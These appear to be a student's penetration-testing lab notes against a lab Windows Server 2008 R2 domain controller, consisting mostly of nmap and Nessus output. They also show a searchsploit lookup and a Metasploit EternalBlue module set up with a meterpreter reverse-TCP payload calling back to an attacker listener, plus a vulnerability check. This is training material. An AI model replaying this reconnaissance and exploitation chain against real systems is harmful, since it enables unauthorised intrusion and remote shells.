
```
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49172
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:18 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.41s latency).

PORT      STATE SERVICE VERSION
49172/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.72 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p136
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:07 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.34s latency).

PORT    STATE  SERVICE VERSION
136/tcp closed profile

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.76 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p139
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:08 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.33s latency).

PORT    STATE SERVICE   VERSION
139/tcp open  Eetbios-0 Windows Server 2008 R2 Standard 7600 netbios-ssn
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: -40m02s, deviation: 1h09m15s, median: -3s
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: dc01-cyber-corp
|   NetBIOS computer name: DC01-CYBER-CORP\x00
|   Domain name: cybercorp.local
|   Forest name: cybercorp.local
|   FQDN: dc01-cyber-corp.cybercorp.local
|_  System time: 2023-09-30T23:08:16+02:00
| smb2-time:
|   date: 2023-09-30T21:08:16
|_  start_date: 2023-09-04T11:43:32
|_nbstat: NetBIOS name: DC01-CYBER-CORP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d4:23:94 (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.18 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p464
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:08 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.26s latency).

PORT    STATE SERVICE   VERSION
464/tcp open  kpasswd5?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.96 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p593
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:09 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (1.9s latency).

PORT    STATE SERVICE    VERSION
593/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.09 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p3389
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:10 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up.

PORT     STATE    SERVICE       VERSION
3389/tcp filtered ms-wbt-server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.89 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49152
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:10 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (1.5s latency).

PORT      STATE SERVICE VERSION
49152/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.85 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49155
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:13 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
49155/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.60 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49159
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:15 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.35s latency).

PORT      STATE SERVICE VERSION
49159/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.36 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49164
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:16 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.28s latency).

PORT      STATE SERVICE VERSION
49164/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.81 seconds
```

NSLOOKUP for 10.50.50.200



FQDN: dc01-cyber-corp.cybercorp.local.

ENUMERATION

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p445

Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 04:17 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.39s latency).

PORT    STATE SERVICE VERSION
445/tcp open          Windows Server 2008 R2 Standard 7600 microsoft-ds (workgroup: CYBERCORP)
Service Info: Host: DC01-CYBER-CORP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: -40m04s, deviation: 1h09m15s, median: -5s
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::-
|   Computer name: dc01-cyber-corp
|   NetBIOS computer name: DC01-CYBER-CORP\x00
|   Domain name: cybercorp.local
|   Forest name: cybercorp.local
|   FQDN: dc01-cyber-corp.cybercorp.local
|_  System time: 2023-10-02T13:17:26+02:00
|_nbstat: NetBIOS name: DC01-CYBER-CORP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d4:23:94 (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-10-02T11:17:27
|_  start_date: 2023-09-04T11:43:32

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.68 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# searchsploit "Windows 2008 R2"
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
CoolPlayer 2.17 - '.m3u' Local Stack Overflow                           | windows/local/4839.pl
CoolPlayer 2.19 - '.Skin' Local Buffer Overflow                         | windows/local/7536.cpp
dBpowerAMP Audio Player 2 - '.m3u' Buffer Overflow (PoC)                | windows/dos/5067.pl
dBpowerAMP Audio Player 2 - '.m3u' Remote Buffer Overflow               | windows/remote/5069.pl
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege E | windows/local/39719.ps1
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution ( | windows/remote/42031.py
Microsoft Windows 7/2008 R2 - Remote Kernel Crash                       | windows/dos/10005.py
Microsoft Windows 7/2008 R2 - SMB Client Trans2 Stack Overflow (MS10-02 | windows/dos/12273.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Rem | windows/remote/42315.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Cod | windows_x86-64/remote/41987.py
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (| windows/remote/42031.py

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# locate 42031.py
/usr/share/exploitdb/exploits/windows/remote/42031.py
```

EXPLOITATION

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/vpns]
└─# nmap --script "*vuln*" 10.50.50.200  -Pn -T5 -p445
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 04:25 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.31s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks
/

Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
```

Eternalblue Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.50.50.200     yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Onl
                                             y affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only af
                                             fects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.50.20.14      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.50.50.200:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.50.50.200:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 10.50.50.200:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.50.50.200:445 - The target is vulnerable.
```

deep_scan1

Report generated by Nessus™ Tue, 03 Oct 2023 04:07:04 PDT

TABLE OF CONTENTS

Vulnerabilities by Host

Vulnerabilities by Host

10.50.50.200

Vulnerabilities Total: 61

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.7	125313	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)
CRITICAL	10.0	-	74496	Unsupported Microsoft DNS Server Detection
CRITICAL	10.0	-	34460	Unsupported Web Server Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
HIGH	8.8	7.4	79638	MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.5	5.1	35291	SSL Certificate Signed Using Weak Hashing Algorithm
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	9.3*	9.6	58435	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)
MEDIUM	6.8	6.0	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	6.5	2.5	18405	Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate

MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	4.4	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.0*	3.6	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	166602	Asset Attribute: Fully Qualified Domain Name (FQDN)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10736	DCE Services Enumeration
INFO	N/A	-	11002	DNS Server Detection
INFO	N/A	-	54615	Device Type
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	20870	LDAP Server Detection
INFO	N/A	-	72780	Microsoft DNS Server Version Detection
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	11219	Nessus SYN scanner

INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	-	43815	NetBIOS Multiple IP Address Enumeration
INFO	N/A	-	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	66173	RDP Screenshot
INFO	N/A	-	10940	Remote Desktop Protocol Service Detection
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	51891	SSL Session Resume Supported
INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	20094	VMware Virtual Machine Detection
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	11422	Web Server Unconfigured - Default Install Page Present
INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown